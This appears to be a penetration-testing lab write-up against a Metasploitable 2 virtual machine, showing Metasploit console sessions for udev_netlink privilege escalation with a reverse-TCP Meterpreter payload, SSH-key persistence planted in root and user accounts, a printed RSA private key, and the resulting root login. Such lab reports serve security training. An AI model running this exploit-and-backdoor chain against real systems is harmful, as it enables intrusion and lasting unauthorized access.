
Privilege Escalation to Root

From the list of suggested exploits, I selected:
exploit/linux/local/udev_netlink

This exploit targets a known vulnerability in the Linux udev subsystem, which allows local users to escalate privileges by abusing Netlink message handling on older kernels.

After configuring the module to use the existing Meterpreter session, the exploit was executed successfully. As a result, a new Meterpreter session was opened.

To verify the success of the privilege escalation, I executed: **getuid**
The output confirmed that the session was now running as:
Server username: root
This demonstrated a successful escalation of privileges from a limited database user to full administrative (root) access.



```
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.24     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
--------------------------------------------------------------------------------------
msf exploit(linux/local/udev_netlink) > set session 1
session => 1
--------------------------------------------------------------------------------------
msf exploit(linux/local/udev_netlink) > set lport 5556
lport => 5556
--------------------------------------------------------------------------------------
msf exploit(linux/local/udev_netlink) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
--------------------------------------------------------------------------------------
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.1.24:5556
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2351
[+] Found netlink pid: 2350
[*] Writing payload executable (207 bytes) to /tmp/jmKJyVyeHw
[*] Writing exploit executable (1879 bytes) to /tmp/TvoEEUuumP
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.24:5556 -> 192.168.1.149:48866) at 2026-01-22 18:27:29 +0100
```

```
meterpreter > background
[*] Backgrounding session 2...
-------------------------------------------------------------------------------------
msf exploit(linux/local/udev_netlink) > sessions -i 2
[*] Starting interaction with 2...
-------------------------------------------------------------------------------------
meterpreter > getuid
Server username: root
```

Persistence via SSH Backdoor


Once root access was obtained, the final bonus objective was to install a persistent backdoor that would allow access to the system at a later time without re-running the exploit chain.

For this purpose, I used the Metasploit persistence module:

post/linux/manage/sshkey_persistence

This module creates or installs an SSH public key into the authorized_keys file of one or more users on the target system. In this case, the module added a newly generated SSH key to multiple accounts, including the root user.


The corresponding private key was stored on the attacker machine, enabling future access via SSH.



```
msf exploit(linux/local/udev_netlink) > use use post/linux/manage/sshkey_persistence

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  post/linux/manage/sshkey_persistence  .                excellent  No     SSH Key Persistence


Interact with a module by name or index. For example info 0, use 0 or use post/linux/manage/sshkey_persistence

[*] Using post/linux/manage/sshkey_persistence
msf post(linux/manage/sshkey_persistence) > options

Module options (post/linux/manage/sshkey_persistence):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CREATESSHFOLDER  false                yes       If no .ssh folder is found, create it for a user
   PUBKEY                                no        Public Key File to use. (Default: Create a new one)
   SESSION                               yes       The session to run this module on
   SSHD_CONFIG     /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                              no        User to add SSH key to (Default: all users on box)


View the full module info with the info, or info -d command.
-------------------------------------------------------------------------------------

msf post(linux/manage/sshkey_persistence) > set session 2
session => 2
-------------------------------------------------------------------------------------
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260122183512_default_192.168.1.149_id_rsa_576486.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
```

Retrieving the private key generated by Metasploit


First, the private SSH key generated during the persistence step was retrieved from Metasploit's root storage on the attacker machine. This private key is the authentication counterpart to the public key that had previously been added to the target system's authorized_keys, enabling passwordless login through asymmetric cryptography.



```
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/.msf4/loot/20260122183512_default_192.168.1.149_id_rsa_576486.txt

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAt3zOwZ3Y6qw9lfIG4Uc+7lJ8O12hGJ3YWwKvgU7aBu7YcsLQ
QhBTvxTBbJzxmQpqLQUAFo16vWy7gcEKvmAfa03scDpVEim4SKZkaBfUNmDijaTs
dFoT1U5WebYdpmUAW+0D+s3Jk9r6CbRvx1IK61BGTEonFNxyswLLzRj930bh5L03
+Vhb1rVwdhUO+JI7aCaLGO5c+wc7ZAbrehMO6RwQtfm2Eq7y/FuTRA+VwpMI8bF0
7sLPtvdUk5pDqtl3wZaWzrA/tnWC+5brwfX1LZYM+hrX2hl8XrUeLpgwUHhDkPCk
igNjVw4b+OLukBdIoTyZf5dF+UMyzVeO2sNhOQIDAQABAoIBAAU5+B6yOxNGKDPs
8q64i42YymKbgmLz3g2LmEmv4Ax6Aa7VJz72fZgwBGluWABiuE8DeTLrQT+DiRzD
TaXKEaMKE23H75PmndHt8Wa4pQoOfO2JcNXImg+FnXd2jUYn0tiLegVLFs6QGnar
zdJI3zhAL1xtcUsKE3dPYVQ8fcC+FO5Cz7a0NkIhxlOrke54jvG6GpbZSnLB6qMc
sFmd95oMqhRBWpSUpko/7Ql1bonKtEY8djnNL6K5697bgHa0r3UgPRCTV2F1pmx/
QxTOMuB687F/hImjNC0z7XwngawEidGLkKpmJF22NIzKH75uil3g7xA5W73zKsg+
KmCOoY0CgYEA9rRpDcST4x3kFzsgcQgdOUbTBD/Np46GzYPQ1S3QGQi3zbWJYU/s
LHMyOVQIQu90VLqaTH2StcfhTLjWeDeTmjadJyZXKqgzY1Q8WD1boYSSrPtuXlB1
3o3GUWLBAKPMaRhN201KoDws0n8xtldBYn83eb9AQZToI6dikxvBMgUCgYEAvmai
0PZYnmMr3UzvQTHoLjb8vpECoo+XyorDwSmgFKCNYpaloZnCfBWYHlVO8ZBnaWGJ
Qs4Koya4siPgTzXQsaaUnVC7AP4SaoKcJrDTODgR/ZJgFa5KQ1pdIpBkmRhUPtgH
yuwLCsdsK67goUueWhfUp3X0NvzLr2enEsEq1KUCgYEAqlRlM9xFPsmkcWWhQGkZ
xDHh/00N8GG3MK2RwZ2fz6j1PlHYSBemOApQ4sPh8FTjPJyZa7ZHVLpsE0yKxvWY
MyEB38XY6Nq4oBvIjiPO3/VoT4ZI7VUgDEhWZFqKZqawut7M4ly66Waii7LF397e
heLPqn8hHiZxICyxImBHQwECgYAM+M8k73OwLs+BP0mZpn3MEED99sE4NBJCYVve
4Cgg36NiUSMttF0UuR/pCSTcvlrdSiDg5UrCPNQehuU0YFU8lT3Qzfw/oA+/I/Dh
jfCGBwPqw7s6Huq+Vfy8axv/djHfKja1s4k5Dccn3r09H/rE5pS9aALgcC6sX6J5
W6HAZQKBgAmHReWVHzPSgoS2TD7gns9ky5KF4ywB8nFZk8ntzHEwgjjYVh48cRfI
wKKKcAyYmAsePDQ86TuV1wPZHzcFJMU1vIn8E3CGbbyhjPGGjKBBB0EhytlIWEwg
vmpa7yYRzg6KN1TcZIjQLogv900/RlfV8qRoAcXbJiFYubDiLW4/
-----END RSA PRIVATE KEY-----
```

Securing the file permissions (SSH requirement)

To ensure the SSH client would accept the key, restrictive filesystem permissions were applied to the private key file. This is a standard SSH security requirement: if a private key is readable by other users, SSH treats it as insecure and refuses to use it to prevent accidental compromise.




```
┌──(kali㉿kali)-[~]
└─$ chmod 600 /home/kali/.msf4/loot/20260122183512_default_192.168.1.149_id_rsa_576486.txt
```

SSH connection to the target using the key

Connected to the target's IP via SSH, authenticating as **root** using that private key.

The logs also show:

- the usual initial prompt about **host authenticity** (host key verification): accepted it and stored the fingerprint in the **known hosts** list
- a warning / need for cryptographic compatibility (legacy SSH algorithms), which is common when connecting to older systems like Metasploitable 2



```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /home/kali/.msf4/loot/20260122183512_default_192.168.1.149_id_rsa_576486.txt root@192.168.1.149

The authenticity of host '192.168.1.149 (192.168.1.149)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.149' (RSA) to the list of known hosts.
Last login: Thu Jan 22 12:14:28 2026 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@metasploitable:~# whoami
root
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
```

4. **Verifying access and privileges**

Once inside:

- ran whoami and confirmed the user was **root**
- finally, listed the directory contents to demonstrate interactive access and full control of the machine

Meaning of “Persistence” (in practice)

This section demonstrates that, even after closing the Meterpreter session, you can regain access to the system later using a “legitimate” channel (SSH), thanks to the SSH key added to the authorization files. It is considered persistence because it no longer depends on the initial exploit: access remains available as long as the key stays authorized.